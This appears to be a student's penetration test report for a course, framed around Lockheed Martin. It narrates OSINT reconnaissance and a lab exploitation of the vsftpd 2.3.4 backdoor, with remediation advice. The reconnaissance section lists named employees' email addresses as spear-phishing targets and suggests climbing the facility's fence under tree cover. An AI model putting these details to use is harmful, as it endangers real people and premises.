PENETRATION TEST REPORT OF FINDINGS

THOMAS JAMES HASKIN

IST294-W48

11/21/24

Table of Contents

Executive Summary

Objective:

This report outlines the findings of a penetration test conducted on Lockheed Martin's systems. The objective of the test was to identify potential vulnerabilities, assess their risk levels, and provide actionable recommendations for enhancing cybersecurity defenses.

This penetration test will be employed with a rigorous methodology to meet the client's requirements. The client's requirements are as follows: The test encompassed reconnaissance, internal and external network scan, exploitation, privilege escalation, and data exfiltration, final report and remediation suggestions. The systems and infrastructure evaluated were modeled to reflect the complexities and challenges typical of a defense and aerospace organization.

Cumulative found network vulnerabilities

	Critical	High	Medium	Low
Totals	60	62	85	8

Detailed Chat on page 34.

The most critical security issues exposed by our testing.

1. Unpatched Or Insecure Software
    - VSFTP 2.3.4
    - Distccd v1
    - HTTP File Server 2.3
2. Insecure admin privileges
3. Improper permission settings
4. Weak password policies and encryption
5. Exposed information on public facing websites

Testing Objectives:

The primary goal of this penetration test was to evaluate the cybersecurity resilience of Lockheed Martin's simulated network infrastructure. This engagement focused on identifying and exploiting security vulnerabilities that could potentially expose the organization to real-world cyber threats. The findings aim to guide actionable steps toward improving the security of critical systems and ensuring the protection of sensitive data.

Perform Reconnaissance:

The first phase of the test involved gathering information about the external-facing components of the network. This included identifying publicly accessible systems, analyzing exposed services, and collecting details that could aid an attacker in crafting targeted exploits.

Internet Network Scan and Vulnerability assessment:

The internal network was thoroughly scanned to detect misconfigurations, outdated software, and other vulnerabilities. This step focused on uncovering weaknesses that could allow an attacker to compromise internal systems or move laterally through the network to reach high-value assets.

Exploitation of Discovered Vulnerabilities:

Once vulnerabilities were identified, efforts were made to exploit them to better understand the impact they might have on a real-world attack. This phase assessed how easily an attacker could gain unauthorized access, disrupt operations, or extract sensitive information.

Privilege escalation:

Testing included attempts to escalate access from standard user privileges to higher-level administrative controls. This step was crucial in understanding how attackers might exploit misconfigurations or weak controls to gain deeper access to critical systems.

Final reporting and remediation Suggestions:

After completing the test, the results were compiled into a comprehensive report. This report detailed the vulnerabilities discovered, their potential impact, and prioritized recommendations for remediation. The goal was to provide clear steps for addressing risks and strengthening security defenses.

Presenting the final report:

Finally, the findings were summarized and shared in a clear, structured format to ensure all stakeholders understood the risks and the actions required. The presentation highlighted key vulnerabilities, their possible consequences, and solutions to address them effectively.

Methodology

The penetration testing methodology used for Lockheed Martin adhered to a systematic six-phase framework designed to ensure thorough evaluation of the organization's network security. This approach allowed for the identification, exploitation, and remediation of vulnerabilities in a controlled and structured manner, ensuring no aspect of the network's security posture was overlooked.

Phase 1: Planning and Reconnaissance:

This initial phase focused on defining the scope and goals of the assessment, including identifying the systems to be tested and the methods to be used. Intelligence gathering was conducted to understand Lockheed Martin's network footprint, including domain names, IP ranges, and public-facing systems. This foundational step provided critical insights into how attackers might view and target the network.

Phase 2: Scanning and Enumeration:

Using industry-standard tools such as Nmap and Nessus, the network was scanned to identify active hosts, open ports, running services, and known vulnerabilities. This phase delivered a detailed overview of potential attack surfaces and prioritized targets for further exploitation.

Phase 3: Gaining Access:

In this phase, vulnerabilities discovered during the scanning process were exploited to gain unauthorized access to Lockheed Martin's systems. A combination of automated tools and manual testing techniques was used to simulate real-world attacks, ensuring precision and mimicking the behavior of advanced cyber adversaries.

Phase 4: Maintaining Access and Privilege Escalation:

Once access was obtained, efforts shifted to simulating a persistent threat. Techniques were employed to maintain access over time, replicating an attacker's attempt to remain undetected within the network. Privilege escalation tests were also conducted to determine how attackers might elevate their access from user-level accounts to administrative privileges. This step demonstrated how vulnerabilities could be chained together to achieve deeper system control.

Phase 5: Analysis and Reporting:

Following the penetration test, all findings were documented, including vulnerabilities identified, exploitation methods, and potential impacts. A detailed record of the access levels achieved and the data that could have been compromised was compiled. This information formed the basis for the subsequent reporting phase.

Phase 6: Remediation and Follow-up:

The final phase involved preparing a comprehensive report and presenting it to Lockheed Martin's stakeholders. The report included detailed descriptions of vulnerabilities, screenshots of the exploitation process, and prioritized recommendations for remediation. The presentation ensured that both technical teams and leadership had a clear understanding of the risks and actionable steps needed to mitigate them.

Reconnaissance Results

The reconnaissance phase of our penetration testing engagement for Lockheed Martin focused on gathering critical information about the organization's digital footprint and potential vulnerabilities. This phase, often referred to as "foot printing," is essential for identifying attack vectors and creating a foundation for targeted exploitation in later stages of the test.

Our team employed passive reconnaissance techniques to collect data without directly interacting with Lockheed Martin's systems, thereby minimizing the likelihood of detection. Publicly available resources such as domain registration records, search engines, and third-party aggregation tools were utilized to extract valuable information about the organization's network structure, subdomains, and exposed IP ranges.

Advanced search techniques, such as Google Dorking, were used to identify files, directories, or misconfigured pages that may not be immediately visible but could present exploitable vulnerabilities. These searches revealed indexed content that could serve as entry points or aid in later stages of testing.

Using professional networking platforms such as LinkedIn, our team identified key personnel within Lockheed Martin's organizational hierarchy, particularly in IT and cybersecurity roles. This information could be leveraged in potential social engineering or spear-phishing scenarios to simulate real-world attacks.

We used tools such as Shodan and Spiderfoot to scan for publicly exposed devices and services associated with Lockheed Martin's external-facing infrastructure. These scans revealed open ports, services running on them, and associated vulnerabilities, offering insights into potential entry points for malicious actors. Special attention was paid to any legacy or unsupported systems that could pose significant security risks.

Findings:

Primary Domain: Lockheedmartin.com

Physical Headquarters Location: 6801 Rockledge Drive, Bethesda, Maryland 20817

CEO: Jim Taiclet, Chairman, President, CEO, Email: jim.taiclet@lmco.com

CIO: Yvonne O. Hodge Email: Yvonne.o.hodge@lmco.com

Exposed employee Information: Benjamin Peat Benjamin.peat@lmco.com, Nate Hambright, Nate.hambright@lmco.com, Michael Norton Michael.norton@lmco.com, Leah Conover Leah.conover@lmco.com, Sean Johnson Sean.johnson@lmco.com, Rodrigo Diaz Rodrigo.diaz@lmco.com, Logan Sponsel Logan.sponsel@lmco.com, Daniel Lacaria Daniel.lacaria@lmco.com, Jake Baldwin Jake.baldwin@lmco.com, Candace Flynn candace.e.flynn@lmco.com

On-premises IP range: 166.23.250.0/24 to 166.21.32.0/24

Cloud Providers: Amazon AWS

Email Protection provider: None found, might have configured it to be hidden from public records


Main Website: The main website seems to be hosted by Amazon since it brings up AWS, with it using AWS, there is most likely to be a lot of other companies using the same cloud.

Webservers exposed: When running curl against the website I am not finding anything exposed, this might be due to CDN which could potentially obscure it behind CDN.

Operating systems exposed: Unknown


Interesting URL: https://www.cyber.lockheedmartin.com This domain hints at a cyber-related subdomain and could potentially be an internal or security-focused site.

Satellite Image




Main Entrance: One suggestion could be to make the gates a little higher,

Possible gain of entrance: Could use the trees as cover and put something on top of the fence to make it less uncomfortable when hoping over the fence.




LinkedIn


Note for teacher: Could only get one because when I did assignment 2.1, I didn't catch anyone from Lockheed since I had a lot of people from Michelin, was able to connect with Benjamin Peat on my own LinkedIn since I can't remember my password from the Spoof one.



Client's Website: Domain home page



Shodan Results:



SpiderFoot Results:

Network Technologies:

1. Content Delivery Network (CDN)

How it works: A CDN distributes content across various global servers to optimize speed and reduce load on the origin server. CloudFront, for example, caches content from Lockheed Martin's origin servers and delivers it based on user proximity.

Configuration Security: Ensure the CDN is properly configured with HTTPS, content encryption, and access controls. Use features like Web Application Firewalls (WAFs) to protect against common web exploits (e.g., SQL Injection, XSS). Regularly audit access logs and implement rate limiting to prevent abuse.

2. Internal Network (LAN/WAN)

How it works: Lockheed Martin most likely has internal network infrastructure (local area networks or wide area networks) connecting various facilities, data centers, and remote users.

Configuration Security: Implement network segmentation to limit lateral movement in case of a breach. Ensure internal communication is encrypted, and apply strong access control (e.g., least privilege). Use Intrusion Detection/Prevention Systems (IDS/IPS) to monitor traffic for unusual activity.

3. Cloud Infrastructure (AWS, Azure)

How it works: Lockheed Martin likely uses cloud services like AWS or Azure for scalability and flexibility in deploying web applications and storing data.

Configuration Security: Secure cloud resources using IAM (Identity and Access Management) roles and policies. Enforce Multi-Factor Authentication (MFA) for all administrative access and regularly audit cloud configurations using tools like AWS Config or Azure Security Center.

Other Findings and Remediations:

Metasploitable2

IP Address: 192.168.4.118

Initial Port Scan:

VSFTP 2.3.4

CVE-2011-2523 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.

QUICK INFO

CVE Dictionary Entry:
CVE-2011-2523
NVD Published Date:
11/27/2019
NVD Last Modified:
11/20/2024
Source:
Red Hat, Inc.

Metrics


CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.


CVSS 3.x Severity and Vector Strings:

NIST: NVD **Base Score:** 9.8 CRITICAL **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

After the port scan I used searchsploit to locate an exploit for the vulnerable service (VSFTP 2.3.4)



Then I downloaded the script using searchsploit.



The script didn't need to be modified. I exploited it with a python command and the script and have root privileges.


Remediation Recommendations:

Update: Make sure to update vsftpd to a version that doesn't contain a backdoor.


Other remediations: Until you can update the software, maybe we can try to block access with a firewall to at least prevent unauthorized access through a backdoor.

More Enumeration:

